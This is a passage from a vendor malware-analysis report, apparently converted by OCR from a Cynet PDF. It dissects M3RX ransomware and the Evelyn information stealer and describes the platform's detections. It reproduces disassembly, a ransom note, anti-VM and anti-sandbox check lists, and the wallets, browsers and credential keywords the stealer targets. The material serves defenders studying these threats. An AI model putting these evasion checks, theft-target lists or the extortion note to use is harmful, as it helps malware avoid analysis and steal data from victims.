mov     [rsp+158h+var_100], 5
lea     rcx, aDll_1     ; "*.dll"
mov     [rsp+158h+var_F8], rcx
mov     [rsp+158h+var_F0], 5
lea     rcx, aSys_1     ; "*.sys"
mov     [rsp+158h+var_E8], rcx
mov     [rsp+158h+var_E0], 5
lea     rcx, aMsi       ; "*.msi"
mov     [rsp+158h+var_D8], rcx
mov     [rsp+158h+var_D0], 5
lea     rcx, aIni       ; "*.ini"
mov     [rsp+158h+var_C8], rcx
mov     [rsp+158h+var_C0], 5
lea     rcx, aInf_1     ; "*.inf"
mov     [rsp+158h+var_B8], rcx
mov     [rsp+158h+var_B0], 5
lea     rcx, aLnk       ; "*.lnk"
mov     [rsp+158h+var_A8], rcx
mov     [rsp+158h+var_A0], 5
lea     rcx, [rsp+158h+var_118]
```

Additionally, the process can be seen defining an exclusion list of critical system directories, including paths such as windows, programdata, program files, program files (x86), recycle.bin, users, appdata, and boot, indicating that it intentionally avoids encrypting essential operating system and application directories.


```
; main.is_exclude_dir
```


```
lea     rdx, aWindows   ; "windows"
mov     [rsp+0E8h+var_B8], rdx
mov     [rsp+0E8h+var_B0], 7
lea     rdx, aProgramdata ; "programdata"
mov     [rsp+0E8h+var_A8], rdx
mov     [rsp+0E8h+var_A0], 0Bh
lea     rdx, aProgramFiles ; "program files"
mov     [rsp+0E8h+var_98], rdx
mov     [rsp+0E8h+var_90], 0Dh
lea     rdx, aProgramFilesX8 ; "program files (x86)"
mov     [rsp+0E8h+var_88], rdx
mov     [rsp+0E8h+var_80], 13h
lea     rdx, aRecycleBin ; "$recycle.bin"
mov     [rsp+0E8h+var_78], rdx
mov     [rsp+0E8h+var_70], 0Ch
lea     rdx, aAllUsers  ; "all users"
mov     [rsp+0E8h+var_68], rdx
mov     [rsp+0E8h+var_60], 9
lea     rdx, aWinnt     ; "winnt"
mov     [rsp+0E8h+var_58], rdx
mov     [rsp+0E8h+var_50], 5
lea     rdx, aAppdata   ; "appdata"
mov     [rsp+0E8h+var_48], rdx
mov     [rsp+0E8h+var_40], 7
lea     rdx, aApplicationDat ; "application data"
mov     [rsp+0E8h+var_38], rdx
mov     [rsp+0E8h+var_30], 10h
lea     rdx, aLocalSettings ; "local settings"
mov     [rsp+0E8h+var_28], rdx
mov     [rsp+0E8h+var_20], 0Eh
lea     rdx, aBoot      ; "boot"
mov     [rsp+0E8h+var_18], rdx
mov     [rsp+0E8h+var_10], 4
```

While encrypting, the malware generates randomized strings using alphanumeric character sets, likely used for file renaming or mutex creation, ensuring uniqueness and reducing detection. It also includes a controlled shutdown mechanism, ensuring all threads complete safely before termination, reflecting a structured and stable execution model.


```
; main.randStr
```


Copyright © 2026 Cynet






Finally, for impact and evasion, the malware incorporates shadow copy deletion, recycle bin clearing, and data overwrite routines, aiming to prevent recovery and destroy residual artifacts. It further prepares for cleanup through self-deletion logic, reducing forensic visibility post execution.









Copyright © 2026 Cynet

Dynamic Analysis


Once executed, the process identified it is not running with elevated privileges, specifically noting “Current IL = 0x2000, not elevated,” which corresponds to a Medium Integrity Level, this indicates that the malware has performed a privilege check and determined it does not have administrative rights and terminated the process.




After execution in administrator privileges the process can be seen executing Conhost.exe.



The ransomware exposes a set of command line parameters that control its execution behavior, including options such as delay, fast, hide, logging, target path, encryption percentage (with a default of 1), thread count, and execution timing, while also indicating the expected input types such as integers, strings, and boolean flags demonstrating that the malware is highly configurable.




The ransomware begins its encryption routine on local drives, displaying basic system information such as total and free disk space, while applying a defined encryption percentage of 1% and reporting real time progress such as files processed, speed, and success rate, indicating an active encryption phase with controlled scope and performance.



Copyright © 2026 Cynet


Once attempting to interrupt it, the ransomware enters a controlled synchronization phase, where it waits for all active threads to safely complete before exiting, indicating a coordinated shutdown process that ensures all encryption operations finish properly and avoids incomplete execution or file corruption.



The ransomware can be seen targeting files with randomized or generated names, indicating that it is creating or modifying files as part of its encryption routine.

The output shows the ransomware finalizing its execution after completing the encryption process, confirming a successful and coordinated completion of the attack, showing the number of files successfully encrypted and the amount and size of the files failed to encrypt.

The ransomware's post encryption stage, where it renames affected files using randomized extensions and drops the ransom note "RECOVERY_NOTES.TXT", indicates successful completion of the encryption process and transitioning to the extortion phase, where victims are provided with instructions for potential data recovery.




The ransomware spawns a PowerShell process to overwrite its own executable file with random data and then delete it, indicating a built-in self-deletion and anti-forensics mechanism designed to remove the original payload after execution, thereby reducing the chances of recovery and hindering post incident analysis.


The ransomware actively dropped ransom notes across multiple user accessible directories, including Desktop and Documents locations for various users, indicating an effort to maximize visibility to the victim, ensure the ransom instructions are noticed regardless of which account is used, and reinforce the transition into the extortion phase of the attack.

Copyright © 2026 Cynet

Finally, the malware enters the extortion phase, presenting a ransom note that references both encryption and data exfiltration, and directing victims to a Tor based portal and leak site, confirming a double extortion model.



```
RECOVERY_NOTES.TXT - Notepad
File  Edit  Format  View  Help
Your files have been stolen from your network and encrypted with a military class algorithm. We work for money and are not associated with politics. All you need to do is contact us and pay decrypt fee.

--- Our interaction process:

1. You contact us.
1. We send you a list of files that were stolen.
2. We decrypt 3 files to confirm that our decryptor works.
3. You pay the amount in BTC, that was established in our negotiations.
4. You get decryptor, approve that all data is secure.
5. We wipe out all your data from our database and give you a detailed security breach report with security improve advices.
--- Client area (use this site to contact us):

Link for Tor Browser: [redacted]

>>> to begin the recovery process.

* In order to access the site, you will need Tor Browser,
  you can download it from this link: https://www.torproject.org/
--- Additional contacts:

Support Tox: [redacted]

--- Recommendations:

DO NOT RESET OR SHUTDOWN PC's - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.

--- Important:

If you refuse to pay or do not get in touch with us, we start publishing your files, as well as share them to your competitors.
```



Full Process Tree:

Copyright © 2026 Cynet

MITRE ATT&CK Tactics and Techniques

Execution	Defense Evasion	Discovery	Impact
Command and Scripting Interpreter	Indicator Removal	File and Directory Discovery	Data Encrypted for Impact
Native API			Inhibit System Recovery


Cynet vs M3RX


Note: During this simulated execution, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow M3RX ransomware to execute its full flow. This lets Cynet detect and log each step of the attack.

Cynet can detect and prevent this malware using multiple mechanisms.

File Dumped on the Disk

Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:






Copyright © 2026 Cynet


Threat Intelligence Detection Malicious Binary

In addition to Cynet's AV mechanism, Cynet also utilizes 3rd party cyber threat intelligence data to detect the presence of suspicious and malicious files:



Unauthorized File Operation Attempt

This mechanism detects attempts to modify Cynet's Ransomware decoy files and the presence of files with suspicious extensions:



Copyright © 2026 Cynet

Evelyn Stealer

Executive Summary


Evelyn is an information stealer first observed in December of 2025. It employs substantial Anti-VM and Anti-Sandbox controls to avoid being executed or analyzed on sandbox environments.

Evelyn targets a variety of sensitive data including Browsers, Crypto wallets and applications, and various additional applications ranging from VPNs to Instant messaging and gaming.

Static Analysis

Through static analysis of this file and its embedded strings, we were able to assess its functionality and capabilities.

Review of the file's strings display verbose status logs, revealing many of the file's expected actions:



The file employs various Anti VM and Anti Sandbox checks:

- Usage of the "Sleep" API function to delay the execution of potentially malicious commands, thus avoiding sandbox detection by triggering their timeout set for file scanning.

- Registry querying of a Windows Class GUID that identifies Display Adapters, compared against a list of known display adapter names used by Virtual Machines:

  `'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e968-e325-11ce-bfc1-08002be10318}\0000'`

  `'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4d36e968-e325-11ce-bfc1-08002be10318}\0001'`

Copyright © 2026 Cynet

```
; const char aVmware[]
aVmware         db 'vmware',0           ; DATA X
                                        ; sub_14
; const char aVirtualbox[]
aVirtualbox     db 'virtualbox',0       ; DATA X
; const char aVirtual[]
aVirtual        db 'virtual',0          ; DATA X
                                        ; sub_14
; const char aHyperV[]
aHyperV         db 'hyper-v',0          ; DATA X
; const char aParallels[]
aParallels      db 'parallels',0        ; DATA X
; const char aQemu[]
aQemu           db 'qemu',0             ; DATA X
                                        ; sub_14
; const char aVirtio[]
aVirtio         db 'virtio',0           ; DATA X
; const char aVbox[]
aVbox           db 'vbox',0             ; DATA X
                                        ; sub_14
; const char aMicrosoftBasic[]
aMicrosoftBasic db 'microsoft basic display',0
                                        ; DATA X
; const char aBasicDisplayAd[]
aBasicDisplayAd db 'basic display adapter',0
                                        ; DATA X
; const char aBasicRenderDri[]
aBasicRenderDri db 'basic render driver',0
                                        ; DATA X
                align 10h
```

- Comparison of the host's name against a list of 53 names:

BEE7370C-8C0C-4	DESKTOP-1Y2433R	NETTYPC	MIKE-PC
DESKTOP-NAKFFMT	WILEYPC	DESKTOP-BUGIO	DESKTOP-IAPKN1P
WIN-5E07COS9ALR	WORK	DESKTOP-CBGPFEE	DESKTOP-NTU7VUO
B30F0242-1C6A-4	6C4E733F-C2D9-4	SERVER-PC	LOUISE-PC
DESKTOP-VRSQLAG	RALPHS-PC	TIQIYLA9TW5M	T00917
Q9IATRKPRH	DESKTOP-WG3MYJS	DESKTOP-KALVINO	test42
XC64ZB	DESKTOP-7XC6GEZ	COMPNAME_4047	DESKTOP-CM0DAW8
DESKTOP-D019GDM	DESKTOP-5OV9S0O	DESKTOP-19OLLTD	Bruno
DESKTOP-WI8CLET	QarZhrdBpj	DESKTOP-DE369SE	PETER-PC
SERVER1	ORELEEPC	EA8C2E2A-D017-4	DESKTOP-ET51AJO
LISA-PC	ARCHIBALDPC	AIDANPC	John Doe
JOHN-PC	JULIA-PC	LUCAS-PC	azure
DESKTOP-B0T93D6	d1bnJkfVlH	ACEPC	HAPUBWS
DESKTOP-1PYKP29			

- Comparison of the current username against a list of 65 names:

BEE7370C-8C0C-4	6C4E733F-C2D9-4	8Nl0ColNQ5bq	SqgFOf3G
DESKTOP-NAKFFMT	RALPHS-PC	Lisa	Lucas
WIN-5E07COS9ALR	DESKTOP-WG3MYJS	John	mike
B30F0242-1C6A-4	DESKTOP-7XC6GEZ	george	PateX
DESKTOP-VRSQLAG	DESKTOP-5OV9S0O	PxmdUOpVyx	h7dk1xPr
Q9IATRKPRH	QarZhrdBpj	8VizSM	Louise
XC64ZB	ORELEEPC	w0fjuOVmCcP5A	User01
DESKTOP-D019GDM	ARCHIBALDPC	lmVwjj9b	test
DESKTOP-WI8CLET	JULIA-PC	PqONjHVwexsS	RGzcBUyrznReg
SERVER1	d1bnJkfVlH	3u2v9m8	OgJb6GqgK0O
LISA-PC	WDAGUtilityAccount	Julia	Bruno
JOHN-PC	Abby	HEUeRzl	PETER-PC
DESKTOP-B0T93D6	patex	fred	DESKTOP-ET51AJO
DESKTOP-1PYKP29	RDhJ0CNFevzX	server	John Doe
DESKTOP-1Y2433R	kEecfMwgj	BvJChRPnsxn	azure
WILEYPC	Frank	Harry Johnson	HAPUBWS
WORK			

Copyright © 2026 Cynet

- Hard disk size check of the C drive to identify if the drive size is not over 59GB, indicating probable use of a sandbox:

```
lea     r8, [rbp+0B20h+TotalNumberOfFreeBytes]
lea     rdx, [rbp+0B20h+TotalNumberOfBytes]
lea     rax, [rbp+0B20h+FreeBytesAvailableToCaller]
lea     rcx, DirectoryName ; "C:\\"
mov     r9, r8          ; lpTotalNumberOfFreeBytes
mov     r8, rdx         ; lpTotalNumberOfBytes
mov     rdx, rax        ; lpFreeBytesAvailableToCaller
mov     rax, cs:GetDiskFreeSpaceExW
call    rax ; GetDiskFreeSpaceExW
test    eax, eax
setnz   al
test    al, al
jz      short loc_140019F2F
mov     rax, qword ptr [rbp+0B20h+TotalNumberOfBytes]
shr     rax, 1Eh
mov     [rbp+0B20h+var_34], eax
cmp     [rbp+0B20h+var_34], 3Bh ; ';'
ja      short loc_140019F2F
mov     eax, [rbp+0B20h+var_34]
lea     rcx, aVmDetectedViaD ; "[!] VM detected via disk size: %lu GB ("...
```

- Querying currently running processes for known VM process names:

```
vmtoolsd.exe
vmwareuser.exe
VGAuthService.exe
vmacthlp.exe
vboxservice.exe
vboxtray.exe
xenservice.exe
prl_tools.exe
```

- Querying Registry keys used by Windows to map physical storage hardware to the operating system's logical disk drivers and comparing their value against a list of strings known to be set by Virtual Machines:

  Key: 'HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0' **Value**: 'Identifier'

  Key: 'HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\Services\Disk\Enum' **Value**: '0'

```
'HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Targ'
'et Id 0\Logical Unit Id 0',0

        ; DATA XREF: sub_14001996E+7B2↑o
'SYSTEM\CurrentControlSet\Services\Disk\Enum',0
        ; DATA XREF: sub_14001996E+852↑o
'Identifier',0
```

```
vmware
virtual
vbox
sandbox
qemu
kvm
```

- Querying the registry for a Hyper-V registry key and related processes:

  'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Hyper-V'

```
vmms.exe
vmcompute.exe
```

Copyright © 2026 Cynet

In addition, the file uses the "IsDebuggerPresent" API function to ensure that it is not run by a debugger and consequently being analyzed:

IsDebuggerPresent

The file targets sensitive information of a variety of applications:

- Sensitive files of the following browsers:

Opera	Chrome
Opera Neon	Chrome SXS
Opera GX	Chrome Beta
Edge	Chrome Dev
Brave	Chrome Dev (Alt)
Vivaldi	Chrome Canary
Comodo	Yandex
CentBrowser	Yandex Canary
Epic	Yandex Developer
Sputnik	Yandex Beta
360Browser	Yandex Tech
CocCoc	Yandex SXS

- Data relating to 75 browser extensions and applications of crypto wallets:

Armory	Dogecoin	Kaikas	Nami	TempleTezos
AtomicDEX	ElectronC	KardiaChain	Nifty	TerraStation
Authenticator	Equal	Keplr	Oxygen	Tokenpocket
Binance	Ethereum	Ledger Live	PaliWalle	Trezor
Bitapp	Ever	Liquality	Petra	Tron
Bitcoin	Exodus	Litecoin	Phantom	Trust Wallet
BlueWallet	Fewcha	MaiarDEFI	Pontem	TrustWallet
BoltX	Finnie	MartianAptos	Ronin	WasabiWallet
Braavos	Freewalle	Math	Safepal	Wombat
Bytecoin	Guarda	MetaMask	Saturn	XDEFI
Coin98	Guild	MEWCX	Slope	XinPay
Coinbase	Harmony	Mobox	Solfare	XMR.PT
Core	Iconex	monero-core	Sollet	Yoroi
Crocobit	iWallet	MultiBit	Starcoin	Zcash
Dash	Jaxx Liber	myetherwallet	Swash	ZelCore

- Instant messaging applications

Discord
Discord Canary
Discord PTB
Lightcord
Telegram
WhatsApp

- VPN Clients

Copyright © 2026 Cynet

OpenVPN
NordVPN
ProtonVPN

- FTP clients

FileZilla

- Game clients

Epic Games
Roblox

- Data files that contain sensitive words:

.doc	.csv
.docx	.xml
.pdf	.key
.xls	.pem
.xlsx	.p12

password	mnemonic
passwd	credential
secret	login
backup	account
seed	bank
private	paypal
recovery	auth

- Enumeration of system information:

```
===== SYSTEM INFORMATION =====
Username: %s
Computer Name: %s
OS Version: Windows %lu.%lu Build %lu
Total RAM: %lu GB
Available RAM: %llu MB
GPU: %s
```

In addition, the file strings mentions actions of stealing clipboard data, WIFI passwords and screenshot taking:

```
[+] Clipboard data stolen (Unicode, %d chars)
[+] Clipboard data stolen (ANSI, %d chars)
```

```
WiFi_Passwords.txt
```

```
[+] Screenshot saved as PNG (%dx%d, %lu KB)
```

The file also contains hardcoded URLs and Domain, depicting public IP enumeration services, GitHub resources and a suspicious domain.

```
api.ipify.org
ip-api.com
icanhazip.com
```

